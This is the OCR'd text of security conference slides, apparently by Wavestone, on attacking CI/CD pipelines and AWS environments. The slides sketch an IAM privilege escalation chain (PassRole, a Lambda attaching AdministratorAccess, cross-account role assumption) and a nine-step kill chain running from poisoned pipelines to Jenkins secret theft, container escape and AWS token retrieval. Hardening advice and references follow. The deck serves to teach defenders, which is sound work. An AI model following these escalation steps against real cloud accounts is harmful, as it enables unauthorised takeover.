




Cloud environment
AWS account - DEVOPS
kubernetes
Has
PassRole
1 - Create & Invoke Lambda Function with Attach-user-policy
2 - Attach AdministratorAccess policy
3 - Assume
4 - Assume
Custom-ADM-Role
IAM Policy
sts:AssumeRole
ROOT/IAM-RO-Role
AWS account - ROOT
IAM-RO
IAM-RO-Role
5 – Describe IAM
RootAdmin-Role
IAM Policy
Administrator Access
Assume policy
DEVOPS:Monitoring





aws
Cloud environment
AWS account - DEVOPS
AWS account - ROOT
kubernetes
Has
PassRole
1 - Create & Invoke Lambda Function with Attach-user-policy
2 - Attach AdministratorAccess policy
3 - Assume
4 - Assume
Custom-ADM-Role
IAM-RO-Role
IAM-RO
5 – Describe IAM
6 – Update AssumeRolePolicy
7 - Assume
8 - Assume
Monitoring
IAM Policy
sts:AssumeRole:*
Assume policy
service:XXX
+ role:Custom-ADM-Role
RootAdmin-Role
IAM Policy
Administrator Access
Assume policy
DEVOPS:Monitoring
Organisation
IAM
FULL CONTROL





Effective prevention measures


Review IAM Policy and AWS hardening
Cloudsplaining [SalesForce]
ScoutSuite [NCCGroup]

Deploy Service Control Policies (SCPs) on sensitive TAG to "block" local privilege escalation

Try logging cloud assets and correlating events, not only OS but also cloud security events
#GuardDuty #CloudTrail

CI/CD pipelines

The new Eldorado ?


3 . Poisoned Pipeline Execution
2 . Steal in-repository credentials
1 . Access public repositories
4 . Steal Jenkins secrets
5 . Deploy malicious application
6 . Escape Kubernetes container isolation
7 . Retrieve AWS tokens
aws
8 . Exploit IAM permissive policies
9 . Action on objectives

Tools with multiple uses and functions for your DevOps…

Collaborate → **Compile** → **Test** → **Deploy** → **Run**

Collaborate

Project management
- Jira
- Trello
- asana

Compile

Version control
- Bitbucket
- GitLab
- GitHub

Continuous integration
- Jenkins
- Bamboo
- bitrise
- CI/CD

Build
- docker
- rkt
- fastlane
- Maven™

Test

Tests
- JUnit
- watir
- Selenium

Securing
- Checkmarx
- sonarqube
- anchore
- HashiCorp Vault

Deploy

Conf Management Deployment
- HashiCorp Terraform
- ANSIBLE
- puppet
- CHEF

Artifact management
- JFrog Artifactory
- GitLab
- HELM


Run

Cloud provider
- Google Cloud Platform
- Azure
- aws

Container orchestration
- MESOS
- kubernetes

Monitoring
- Prometheus
- Grafana
- elasticsearch

Tools with multiple uses and functions for your DevOps… and attackers



What **SHOULD** *you have in* **your CICD security roadmap?**

01
Enforce least privilege and IAM

02
Focus on secret management

03
Set-up processes and ensure they are applied

04
Monitor your pipeline

05
Harden your architecture

CICD is not only a Dev and an App: it could impact the whole infrastructure

PREVIOUS WORK

-

REFERENCE

-

RESSOURCE

N. Mittal, « Continuous Intrusion : Why CI tools are an attacker's best friends » : https://www.blackhat.com/docs/eu-15/materials/eu-15-Mittal-Continuous-Intrusion-Why-CI-Tools-Are-An-Attackers-Best-Friend.pdf

RhinoSecurityLabs, Intro: AWS Privilege Escalation Vulnerabilities: https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation

NCC, 10 real-world stories of how we've compromised CI/CD pipelines : https://research.nccgroup.com/2022/01/13/10-real-world-stories-of-how-weve-compromised-ci-cd-pipelines/

Daniel Krivelevich & Omer Gil : https://github.com/cider-security-research/top-10-cicd-security-risks

Nick Frichette (@Frichette_n): https://hackingthe.cloud/ & https://frichetten.com/

BishopFox, « Bad Pods: Kubernetes Pod Privilege Escalation »: https://bishopfox.com/blog/kubernetes-pod-privilege-escalation

CyberArk, Securing Kubernetes Clusters by Eliminating Risky Permissions: https://www.cyberark.com/resources/threat-research-blog/securing-kubernetes-clusters-by-eliminating-risky-permissions

images: Flaticon.com'. This presentation has been designed using resources from Flaticon.com

Gauthier SEBAUX

@zeronounours

Rémi ESCOURROU

@remiescourrou

Xavier GERONDEAU

@reivaxxavier1

THANKS EVERYONE FOR ATTENDING

HAVE A NICE HACKING SUMMER CAMP !

WAVESTONE